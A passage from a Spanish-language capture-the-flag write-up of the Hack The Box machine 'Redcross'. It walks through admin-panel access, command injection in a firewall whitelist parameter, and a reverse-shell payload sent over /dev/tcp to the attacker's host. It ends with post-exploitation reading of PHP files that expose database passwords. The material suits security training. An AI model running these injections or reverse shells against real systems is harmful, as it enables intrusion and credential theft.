


Ilustración 21. admin: vista 'login'

Por lo que editando la cookie por la que hemos recibido, nos encontramos con acceso a la plataforma de admin, donde la vista inicial es la siguiente




Ilustración 22. admin: sesión 'admin'

User Management

Si vemos la vista de 'User Management' nos encontramos con lo siguiente. Al parecer, se realizan consultas a una base de datos, y esta como contiene las columnas de UID y SID se hace referencia a usuarios de algún sistema, posiblemente UNIX.




Ilustración 23. admin: 'User Management'

Si probamos a introducir un usuario, se nos dan unas credenciales para este.



Ilustración 24. Credenciales para usuario 'kali' creado




Ilustración 25. admin: 'User Management' con usuario creado

Si probamos estas credenciales por SSH, se nos da acceso a la maquina pero de manera muy restringida. Estamos en una zona aislada del sistema, así configurada por los administradores, para que todos aquellos usuarios pertenecientes al grupo **associates** queden en esta.

```

~/.Machines/HTB/Redcross/recon ssh kali@10.129.1.42
The authenticity of host '10.129.1.42 (10.129.1.42)' can't be established.
ED25519 key fingerprint is: SHA256:zo0xQgf40+wsTj30HsPbkn5m7Rmuw2mkxi390t/pCQA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.42' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
kali@10.129.1.42's password:
Linux redcross 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ whoami
whoami: cannot find name for user ID 2020
$ ip a
-bash: ip: command not found
$ ifconfig
-bash: ifconfig: command not found
$ ipconfig
-bash: ipconfig: command not found
$ od
-bash: od: command not found
$ id
uid=2020 gid=1001(associates) groups=1001(associates)
$ uname
-bash: uname: command not found
$ ls
bin dev etc home lib lib64 root usr
$ cd root
-bash: cd: root: Permission denied
$ ls -la
total 40
drwxr-xr-x 10 root root    4096 Jun  8  2018 .
drwxr-xr-x 10 root root    4096 Jun  8  2018 ..
drwxr-xr-x  2 root root    4096 Jun  8  2018 bin
drwxr-xr-x  2 root root    4096 Jun  7  2018 dev
drwxr-xr-x  3 root root    4096 Jun  8  2018 etc
drwxr-xr-x  4 root associates 4096 Jun  9  2018 home
drwxr-xr-x  3 root root    4096 Jun  8  2018 lib
drwxr-xr-x  2 root root    4096 Jun  7  2018 lib64
drwx----- 2 root root    4096 Jun  7  2018 root
drwxr-xr-x  4 root root    4096 Jun  7  2018 usr
$ id
uid=2020 gid=1001(associates) groups=1001(associates)
$ ls /bin
bash cat id ls mkdir vim vim.tiny whoami
$ cd home

```

Ilustración 26. SSH: usuario 'kali'

Network Access

En la vista 'Network Access' tenemos lo siguiente. Una especie de funcionalidad que añade IPs a una whitelist para dar acceso a una red interna.




Ilustración 27. admin: 'Network Access'

Si probamos a incluir nuestra IP se incluye en la lista sin problema.




Ilustración 28. Introducción de IP en whitelist

Ahora da que pensar. Si con el usuario SSH se nos ha dado acceso a la maquina y ahora se nos ha garantizado de alguna manera a una lista blanca, es posible que tengamos un mayor acceso a la red del servidor. Por ello vamos a enumerar otra vez con Nmap para ver si hay algo adicional en este momento.




Ilustración 29. Enumeración post inclusión en whitelist

```
sudo nmap -sSCV -p- --min-rate 3500 -Pn -oN second.nmap <IP>
```

Código 9. nmap #2





Ilustración 30. FTP: usuario kali

Encontramos como vemos tres servicios nuevos: FTP, uno de base de datos y el puerto 1025 que, tras buscar algo de información no encontramos nada relevante al respecto.

Sobre el puerto FTP simplemente expone lo que ya veíamos desde el puerto SSH. En este recurso compartido encontramos un archivo, un script en C, el cual hace referencia a la funcionalidad que lleva a cabo la página web en cuanto a los permisos sobre IPs para acceder a la red. Es un script que trabaja con IP tables haciendo llamadas al sistema mediante la ejecución de comandos directamente en consola. Cuenta con tres funcionalidades:

- Permitir que una IP se agregue a las reglas.
- Denegar una IP que se agregue a las reglas.
- Mostrar la tabla con IPs que tienen acceso mediante las reglas dadas.

Como podemos llevar a cabo a través del script de C ejecuciones directas de código en consola, o al menos eso parece, vamos a intentar llevar a cabo un RCE por medio de cualquiera de las tres funcionalidades.



```
Request
Pretty Raw Hex
1 POST /pages/actions.php HTTP/1.1
2 Host: admin.redcross.htb
3 Cookie: PHPSESSID=hf9gm5dkge250vph7a6acjah24
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 26
10 Origin: https://admin.redcross.htb
11 Referer: https://admin.redcross.htb/?page=firewall
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 ip=1.2.3.4&action=Allow+IP
```

Ilustración 31. Petición web de inclusión en Whitelist

Digamos que lo que ocurre es que el programa realiza cambios en el acceso a la red mediante iptables haciendo la llamada al programa externo con una llamada como: ./programa restrict IP

En este caso, lo que podemos aprovechar nosotros es que, como ambos argumentos se pasan en la petición, podemos probar a concatenarlo con otro comando para ver si tenemos ejecución remota de código.

Y en efecto, si probamos a concatenar un comando básico, en efecto, tenemos ejecución remota de código.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /pages/actions.php HTTP/1.1 2 Host: admin.redcross.htb 3 Cookie: PHPSESSID=hf9gm5dkge250vph7a6acjah24 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 25 10 Origin: https://admin.redcross.htb 11 Referer: https://admin.redcross.htb/?page=firewall 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 Connection: keep-alive 20 21 ip=1.2.3.4;id&action=deny</pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 02 Dec 2025 16:38:39 GMT 3 Server: Apache/2.4.38 (Debian) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 refresh: 1;url=?page=firewall 8 Vary: Accept-Encoding 9 Content-Length: 191 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14 DEBUG: All checks passed... Executing iptables 15 Network access restricted to 1.2.3.4 16 uid=33(www-data) gid=33(www-data) groups=33(www-data) 17 uid=33(www-data) gid=33(www-data) groups=33(www-data)</pre>			

Ilustración 32. Prueba RCE

```
;id
```

Código 10. Prueba RCE

Nuestro próximo paso es conseguir una shell interactiva. Esta la conseguiremos con el siguiente exploit.

Request			
Pretty	Raw	Hex	
<pre>1 POST /pages/actions.php HTTP/1.1 2 Host: admin.redcross.htb 3 Cookie: PHPSESSID=hf9gm5dkge250vph7a6acjah24 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 74 10 Origin: https://admin.redcross.htb 11 Referer: https://admin.redcross.htb/?page=firewall 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Priority: u=0, i 18 Te: trailers 19 Connection: keep-alive 20 21 ip= 1.2.3.4;bash+-c+' /bin/bash+-i+>%26+/dev/tcp/10.10.14.152/9999+0>%261' & action=deny</pre>			

Ilustración 33. Reverse Shell vía RCE

```
;bash+-c+' /bin/bash+-i+>%26+/dev/tcp/10.10.14.152/9999+0>%261'
```

Código 11. Payload Reverse Shell

3. POST-EXPLOTACION

Una vez tenemos la consola podemos continuar con la búsqueda de las flags.

```
~/Machines/HTB/Redcross/recon nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.152] from (UNKNOWN) [10.129.1.42] 40584
bash: cannot set terminal process group (915): Inappropriate ioctl for device
bash: no job control in this shell
www-data@redcross:/var/www/html/admin/pages$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@redcross:/var/www/html/admin/pages$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:50:56:94:82:d9 brd ff:ff:ff:ff:ff:ff
    inet 10.129.1.42/16 brd 10.129.255.255 scope global dynamic eth0
        valid_lft 2299sec preferred_lft 2299sec
    inet6 fe80::250:56ff:fe94:82d9/64 scope link
        valid_lft forever preferred_lft forever
www-data@redcross:/var/www/html/admin/pages$
```

Ilustración 34. Shell interactiva

Si intentamos leer las flags no podemos debido a que las carpetas de los usuarios se encuentran restringidas a sus grupos, a los cuales no pertenecemos al ser el usuario www-data.

Si nos centramos entonces en la exfiltración de credenciales vamos a ver en las siguientes ilustraciones numerosas relacionadas con bases de datos, lo que nos hace pensar que quizá sea este el camino a seguir para comprometer la maquina

```
www-data@redcross:/var/www/html/admin$ cat init.php
cat init.php
<?php
#database configuration
$dbhost='127.0.0.1';
$dbuser='dbcross';
$dbpass='LOSPxnme4f5pH5wp';
$dbname='redcross';
?>
```

Ilustración 35. Credenciales BBDD #1 init.php

```
cat firewall.php
<?php
if(isset($_SESSION['auth']) and $_SESSION['auth']==1){
    echo "<center>";
    echo "<form method=POST action='/pages/actions.php'>Whitelist IP Address: <input type='text' name='ip'>&nbsp;";
    <input type='submit' name='action' value='Allow IP'></form>";
    echo "</center>";

    $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtU09_aa&");
    $result = pg_prepare($dbconn, "q1", "SELECT * FROM ipgrants");
    $result = pg_execute($dbconn, "q1", array());
    if(pg_num_rows($result)>0){
        echo "<center><table cellpadding=5 cellspacing=5><tr><td>UID</td><td>IP Address</td><td>Auth. since</td><td>Action</td></tr>";
        while($line=pg_fetch_array($result, null, PGSQL_ASSOC)){
            echo "<tr><td>".$line['uid']. "</td><td>".$line['address']. "</td><td>".$line['date']. "</td>";
            echo "<td><form action='/pages/actions.php' method=POST><input type=hidden name=ip value='".$line['address']."'>";
            echo "<input type=hidden name=id value='".$line['id']."'><input type=submit name=action value=deny></form></td></tr>";
        }
        echo "</table></center>";
    }
} else {
    header('Location: /');
    exit;
}
?>
```

Ilustración 36. Credenciales BBDD #2 firewall.php

```

www-data@redcross:/var/www/html/admin/pages$ cat users.php
cat users.php
<?php
if(isset($_SESSION['auth']) and $_SESSION['auth']==1){
    echo "<center>";
    echo "<form method=POST action='/pages/actions.php'>Add virtual user:<input type='text' name='username'>&nbsps
<input type='submit' name='action' value='adduser'></form>";
    echo "</center>";

    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixnss password=fios@ew023xnw");
    $result = pg_prepare($dbconn, "q1", "SELECT * FROM passwd_table WHERE aid = 1001");
    $result = pg_execute($dbconn, "q1", array());
    if(pg_num_rows($result)>0){
        echo "<center align=center><table cellpadding=5 cellspacing=5><tr><td>Username</td><td>UID</td><td>G
ID</td><td>Action</td></tr>";
        while($line=pg_fetch_array($result, null, PGSQL_ASSOC)){
            echo "<tr><td>".$line['username'].</td><td>".$line['uid'].</td><td>".$line['gid'].</td><td>";
            echo "<td><form action='/pages/actions.php' method=POST><input type=hidden name=uid value="
$line['uid'].>";
            echo "<input type=submit name=action value=del></form></td></tr>";
        }
        echo "</table></center>";
    }
} else {
    header('Location: /');
    exit;
}
?>
www-data@redcross:/var/www/html/admin/pages$

```

Ilustración 37. Credenciales BBDD #3 users.php

```

if($action=='adduser'){
    $username=$_POST['username'];
    $passw=generateRandomString();
    $phash=crypt($passw);
    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
    $result = pg_prepare($dbconn, "q1", "insert into passwd_table (username, passwd, gid, homedir) values ($1, $
2, 1001, '/var/jail/home')");
    $result = pg_execute($dbconn, "q1", array($username, $phash));
    echo "Provide this credentials to the user:<br><br>";
    echo "<b>$username : $passw</b><br><br><a href=?page=users>Continue</a>";
}
if($action=='del'){
    header('refresh:1;url=?page=users');
    $uid=$_POST['uid'];
    $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
    $result = pg_prepare($dbconn, "q1", "delete from passwd_table where uid = $1");
    $result = pg_execute($dbconn, "q1", array($uid));
    echo "User account deleted";
}
?>

```

Ilustración 38. Credenciales BBDD #4 action.php

